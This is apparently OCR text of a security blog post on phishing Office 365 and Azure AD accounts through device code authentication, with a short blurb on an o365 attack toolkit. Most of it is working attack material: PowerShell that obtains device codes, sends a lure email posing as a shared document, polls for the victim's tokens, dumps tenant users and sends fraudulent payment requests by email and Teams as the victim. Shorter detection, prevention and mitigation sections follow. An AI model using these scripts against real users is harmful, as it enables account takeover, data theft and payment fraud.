
:point_right: See a demo by @SantasaloJoosua to learn how this works in real-life.

https://t.me/learningnets

This type of phishing can be reduced by restricting users from registering new apps to Azure AD:



There is also a preview feature which allows preventing the users for giving consents to apps:



New phishing technique: device code authentication

Next, I'll demonstrate a new phishing technique for compromising Office 365 / Azure AD accounts.

What is device code authentication

According to Microsoft **documentation** the device code authentication:

allows users to sign in to input-constrained devices such as a smart TV, IoT device, or printer. To enable this flow, the device has the user visit a webpage in their browser on another device to sign in. Once the user signs in, the device is able to get access tokens and refresh tokens as needed.


The process is as follows:

1. A user starts an app supporting device code flow on a device
2. The app connects to Azure AD /devicecode endpoint and sends **client_id** and **resource**
3. Azure AD sends back **device_code**, **user_code**, and **verification_url**
4. Device shows the **verification_url** (hxxps://microsoft.com/devicelogin) and the **user_code** to the user

https://t.me/learningnets

5. User opens a browsers and browses to **verification_url**, gives the **user_code** when asked and logs in

6. Device polls the Azure AD until after succesfull login it gets **access_token** and **refresh_token**



Phishing with device code authentication

The basic idea to utilise device code authentication for phishing is following.

1. An attacker connects to /devicecode endpoint and sends **client_id** and **resource**

2. After receiving **verification_uri** and **user_code**, create an email containing a link to **verification_uri** and **user_code**, and send it to the victim.

3. Victim clicks the link, provides the code and completes the sign in.

4. The attacker receives **access_token** and **refresh_token** and can now mimic the victim.

1. Connecting to /devicecode endpoint

The first step is to make a http POST to Azure AD devicecode endpoint:

https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0

I'm using the following parameters. I chose to use "Microsoft Office" client_id because it looks the most legit app name, and it can be used to access other resources too. The chosen resource gives access to AAD Graph API which is used by MSOnline PowerShell module.

Parameter	Value
client_id	d3590ed6-52b3-4102-aeff-aad2292ab01c
resource	https://graph.windows.net

The response is similar to following:

{

https://t.me/learningnets

```
    "user_code": "CLZ8HAV2L",
    "device_code": "CAQABAAEAAAB2UyzwtQEKR7-rWbgdcBZIGm0IlLxBn23EWIrgw7fkNIKyMdS2xoEg9QAntABbI5ILrinFM2ze8dVKdixlThVWfM8ZPhq9p7uN8tYIuMkfVJ29aUnUBTFsYCmJCsZHkIxtmwdCsIlKpOQij2lJZzphfZX8j0nktDpaHVB0zm-vqATogllBjA-t_ZM2B0cgcjQgAA",
    "verification_url": "https://microsoft.com/devicelogin",
    "expires_in": "900",
    "interval": "5",
    "message": "To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code CLZ8HAV2L to authenticate."
}
```

Parameter	Description
user_code	The code a user will enter when requested
device_code	The device code used to “poll” for authentication result
verification_url	The url the user needs to browse for authentication
expires_in	The expiration time in seconds (15 minutes)
interval	The interval in seconds how often the client should poll for authentication
message	The pre-formatted message to be show to the user

Here is a script to connect to devicelogin endpoint:

```
# Create a body, we'll be using client id of "Microsoft Office"

$body=@{
    "client_id" = "d3590ed6-52b3-4102-aeff-aad2292ab01c"
    "resource" =  "https://graph.windows.net"
}

# Invoke the request to get device and user codes

$authResponse = Invoke-RestMethod -UseBasicParsing -Method Post -Uri "https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0" -Body $body
```

https://t.me/learningnets

```
$user_code =    $authResponse.user_code
```

Note! I’m using a version 1.0 which is a little bit different than v2.0 flow used in the **documentation**.

2. Creating a phishing email


Now that we have the **verification_url** (always the same) and **user_code** we can create and send a phishing email.

Note! For sending email you need a working smtp service.

Here is a script to send a phishing email to the victim:

```
# Create a message


$message = @"

<html>

Hi!<br>

Here is the link to the <a href="https://microsoft.com/devicelogin">document</a>. Use the following code to access: <b>$user_code</b>. <br><br>

</html>

"@


# Send the email


Send-MailMessage -from "Don Director <dond@something.com>" -to "william.victim@target.org" -Subject "Don shared a document with you" -Body $message -SmtpServer $SMTPServer -BodyAsHtml
```


The received email looks like this:



3. “Catching the fish” - victim performs the authentication

https://t.me/learningnets


When a victim clicks the link, the following site appears. As we can see, the url is a legit Microsoft url. The user is asked to enter the code from the email.



After entering the code, user is asked to select the user to sign in. As we can see, the user is asked to sign in to **Microsoft Office** - no consents are asked.


Note! If the user is not logged in, the user needs to log in using whatever methods the target organisation is using.

https://t.me/learningnets



After successfull authentication, the following is shown to the user.

https://t.me/learningnets



:warning: **At this point the identity of the user is compromised!** :warning:

4. Retrieving the access tokens

The last step for the attacker is to retrieve the access tokens. After completing the step 2. the attacker starts polling the Azure AD for the authentication status.

Attacker needs to make an http POST to Azure AD token endpoint every 5 seconds:

https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0

The request must include the following parameters (code is the device_code from the step 1)

Parameter	Value
client_id	d3590ed6-52b3-4102-aeff-aad2292ab01c
resource	https://graph.windows.net

https://t.me/learningnets

Parameter	Value
code	CAQABAAEAAAB2UyzwtQEKR7-rWbgdcBZIGm0IlLxBn23EWIrgw7fkNIKyMdS2xoEg9QAntABbI5ILrinFM2ze8dVKdixlThVWfM8ZPhq t_ZM2B0cgcjQgAA
grant_type	urn:ietf:params:oauth:grant-type:device_code

If the authentication is pending, an http error **400 Bad Request** is returned with the following content:

{

"error": "authorization_pending",

"error_description": "AADSTS70016: OAuth 2.0 device flow error. Authorization is pending. Continue polling.\r\nTrace ID: b35f261e-93cd-473b-9cf9-b81f30800600\r\nCorrelation ID: 8ee0ae8a-533f-4742-8334-e9ed939b083d\r\nTimestamp: 2020-10-14 06:06:07Z",

"error_codes": [70016],

"timestamp": "2020-10-13 18:06:07Z",

"trace_id": "b35f261e-93cd-473b-9cf9-b81f30800600",

"correlation_id": "8ee0ae8a-533f-4742-8334-e9ed939b083d",

"error_uri": "https://login.microsoftonline.com/error?code=70016"

}

After successfull login, we’ll get the following response (tokens truncated):

{

"token_type": "Bearer",

"scope": "user_impersonation",

"expires_in": "7199",

"ext_expires_in": "7199",

"expires_on": "1602662787",

"not_before": "1602655287",

"resource": "https://graph.windows.net",

"access_token": "eyJ0eXAi...HQOT1rvUEOEHLeQ",

"refresh_token": "0.AAAAxkwD...WxPoK0Iq6W",

"foci": "1",

"id_token": "eyJ0eXAi...widmVyIjoiMS4wIn0."

https://t.me/learningnets

}

The following script connects to the Azure AD token endpoint and polls for authentication status.

```
$continue = $true

$interval = $authResponse.interval

$expires =  $authResponse.expires_in


# Create body for authentication requests


$body=@{

        "client_id" =  "d3590ed6-52b3-4102-aeff-aad2292ab01c"

        "grant_type" = "urn:ietf:params:oauth:grant-type:device_code"

        "code" =      $authResponse.device_code

        "resource" =   "https://graph.windows.net"

}


# Loop while authorisation is pending or until timeout exceeded


while($continue)

{

        Start-Sleep -Seconds $interval

        $total += $interval


        if($total -gt $expires)

        {

                Write-Error "Timeout occurred"

                return

        }


        # Try to get the response. Will give 40x while pending so we need to try&catch
```

https://t.me/learningnets

```
	try
	{
		$response = Invoke-RestMethod -UseBasicParsing -Method Post -Uri "https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0 " -Body $body -ErrorAction SilentlyContinue
	}
	catch
	{
		# This is normal flow, always returns 40x unless successful

		$details=$_.ErrorDetails.Message | ConvertFrom-Json
		$continue = $details.error -eq "authorization_pending"
		Write-Host $details.error

		if(!$continue)
		{
			# Not pending so this is a real error

			Write-Error $details.error_description
			return
		}
	}

	# If we got response, all okay!

	if($response)
	{
		break # Exit the loop

	}
}
```

Now we can use the access token to impersonate the victim:

https://t.me/learningnets

Dump the tenant users to csv

```
Get-AADIntUsers -AccessToken $response.access_token | Export-Csv users.csv
```

We can also get access tokens to other services using the refresh token as long as the client_id remains the same.

The following script gets an access token for Exchange Online.

```
# Create body for getting access token for Exchange Online

$body=@{
        "client_id" =    "d3590ed6-52b3-4102-aeff-aad2292ab01c"
        "grant_type" =   "refresh_token"
        "scope" =        "openid"
        "resource" =     "https://outlook.office365.com"
        "refresh_token" = $response.refresh_token
}

$EXOresponse = Invoke-RestMethod -UseBasicParsing -Method Post -Uri "https://login.microsoftonline.com/Common/oauth2/token" -Body $body -ErrorAction SilentlyContinue

# Send email as the victim

Send-AADIntOutlookMessage -AccessToken $EXOresponse.access_token -Recipient "another.wictim@target.org" -Subject "Overdue payment" -Message "Pay this <h2>asap!</h2>"
```

Using AADInternals for phishing


AADInternals (v0.4.4 or later) has an **Invoke-AADIntPhishing** function which automates the phishing process.

The phishing message can be customised, the default message is following:

```
'<div>Hi!<br/>This is a message sent to you by someone who is using <a href="https://o365blog.com/aadinternals">AADInternals</a> phishing function. <br/><br/>Here is a <a href="{1}">link</a> you <b>should not click</b>.<br/><br/>If you still decide to do so, provide the following code when requested: <b>{0}</b>.</div>'
```

https://t.me/learningnets

Default message in email:



Default message in Teams:

12:46 PM

Hi!

This is a message sent to you by someone who is using AADInternals phishing function.

Here is a link you **should not click**.

If you still decide to do so, provide the following code when requested: **CNZC7NDMV**.

Email

The following example sends a phishing email using a customised message. The tokens are saved to the cache.

Create a custom message

$message = '<html>Hi!
Here is the link to the document. Use the following code to access: {0}.</html>'

Send a phishing email to recipients using a customised message and save the tokens to cache

Invoke-AADPhishing -Recipients "wvictim@company.com","wvictim2@company.com" -Subject "Johnny shared a document with you" -Sender "Johnny Carson <jc@somewhere.com>" -SMTPServer smtp.myserver.local -Message $message -SaveToCache

Code: CKDZ2BURF

Mail sent to: wvictim@company.com

...

Received access token for william.victim@company.com

And now we can send email as the victim using the cached token.

Send email as the victim

https://t.me/learningnets

Send-AADIntOutlookMessage -Recipient "another.wictim@target.org" -Subject "Overdue payment" -Message "Pay this <h2>asap!</h2>"

We can also send a Teams message to make the payment request more urgent:

Send Teams message as the victim

Send-AADIntTeamsMessage -Recipients "another.wictim@target.org" -Message "Just sent you an email about due payment. Have a look at it."

Sent MessageID

---- ---------

16/10/2020 14.40.23 132473328207053858

The following video shows how to use AADInternals for email phishing.

Teams

AADInternals supports sending phishing messages as Teams chat messages.

Note! After the victim has “authenticated” and the tokens are received, AADInternals will replace the original message. This message can be provided with -CleanMessage parameter.

The default clean message is:

'<div>Hi!
This is a message sent to you by someone who is using AADInternals phishing function.
If you are seeing this, someone has stolen your identity!.</div>'

12:47 PM
Hi!
This is a message sent to you by someone who is using AADInternals phishing function.
If you are seeing this, **someone has stolen your identity!**.

The following example sends a phishing email using customised messages. The tokens are saved to the cache.

Get access token for Azure Core Management

Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

Create the custom messages

https://t.me/learningnets

$message = '<html>Hi!
Here is the link to the document. Use the following code to access: {0}.</html>'

$cleanMessage = '<html>Hi!
Have a nice weekend.</html>'

Send a teams message to the recipient using customised messages

Invoke-AADPhishing -Recipients "wvictim@company.com" -Teams -Message $message -CleanMessage $cleanMessage -SaveToCache

Code: CKDZ2BURF

Teams message sent to: wvictim@company.com. Message id: 132473151989090816

...

Received access token for william.victim@company.com


The following video shows how to use AADInternals for Teams phishing.

Detecting

First of all, from the Azure AD point-of-view the login takes place where the authentication was **initiated**. This is a very important point to understand. This means that in the signing log, the login was performed from the **attacker location and device**, not from user's.

However, the access tokens acquired using the refresh token **do not appear in signing log!**

Below is an example where I initiated the phishing from an Azure VM (well, from the cloud shell to be more specific). As we can see, the login using the "Microsoft Office" client took place at 7:23 AM from the ip-address 51.144.240.233. However, getting the access token for Exchange Online at 7:27 AM is not shown in the log.



:warning: If there are indications that the user is signing in from non-typical locations, the user account might be compromised.

Preventing

https://t.me/learningnets

The only effective way for preventing phishing using this technique is to use **Conditional Access** (CA) policies. To be specific, the **phishing can not be prevented**, but we can **prevent users from signing in** based on certain rules. Especially the location and device state based policies are effective for protecting accounts. This applies for the all phishing techniques currently used.

However, it is not possible to cover all scenarios. For instance, forcing MFA for logins from illicit locations does not help if the user is logging in using MFA.

Mitigating

If the user has been compromised, the user's refresh tokens can be **revoked**, which prevents attacker getting new access tokens with the compromised refresh token.

Summary

As far as I know, the device code authentication flow technique has not used for phishing before.

From the attacker point of view, this method has a couple of pros:

- No need to register any apps
- No need to setup a phishing infrastructure for fake login pages etc.
- The user is only asked to sign in (usually to "Microsoft Office") - no consents asked
- Everything happens in **login.microsoftonline.com** namespace
- Attacker can use any client_id and resource (not all combinations work though)
- If the user signed in using MFA, the access token also has MFA claim (this includes also the access tokens fetched using the refresh token)
- Preventing requires Conditional Access (and Azure AD Premium P1/P2 licenses)

From the attacker point of view, this method has at least one con:

- The user code is valid only for 15 minutes

Of course, the attacker can minimise the time restriction by sending the phishing email to multiple recipients - this will increase the probability that someone signs in using the code.

Another way is to implement **a proxy** which would start the authentication when the link is clicked (credits to **@MrUn1k0d3r**). However, this way the advantage of using a legit **microsoft.com** url would be lost.

Checklist for surviving phishing campaings:

1. **Educate your users** about information security and phishing :woman_teacher:
2. Use Multi-Factor Authentication (MFA) :iphone:
3. Use Intune :hammer_and_wrench: and Conditional Access (CA) :stop_sign:

References

- Phishing.org: **What Is Phishing?**

https://t.me/learningnets

- Microsoft: **How it works: Azure Multi-Factor Authentication**
- @SantasaloJoosua: **Demonstration - Illicit consent grant attack in Azure AD/Office 365**.
- Microsoft: **Microsoft identity platform and the OAuth 2.0 device authorization grant flow**
- Microsoft: **What is Conditional Access?**
- Microsoft: **Revoke-AzureADUserAllRefreshToken**
- @MrUn1k0d3r: **Office device code phishing proxy**

https://o365blog.com/post/phishing/

What is o365-attack-toolkit

o365-attack-toolkit allows operators to perform oauth phishing attacks.

We decided to move from the old model of static definitions to fully "interactive" with the account in real-time.

Some of the changes

- Interactive E-mail Search - Allows you to search for user e-mails like you would having full access to it.
- Send e-mails - Allows you to send HTML/TEXT e-mails with attachments from the user mailbox.
- Interactive File Search and Download - Allows you to search for files using specific keywords and download them offline.
- File Replacement - Implemented as a replacement for the macro backdooring functionality.

Architecture

https://t.me/learningnets

Architecture o365-attack-toolkit

Attacker Infrastructure

Exposed Server

HTTPS Redirector

Users

Host running the toolkit

"External" Server

Management Interface

Microsoft Graph API

Attacker

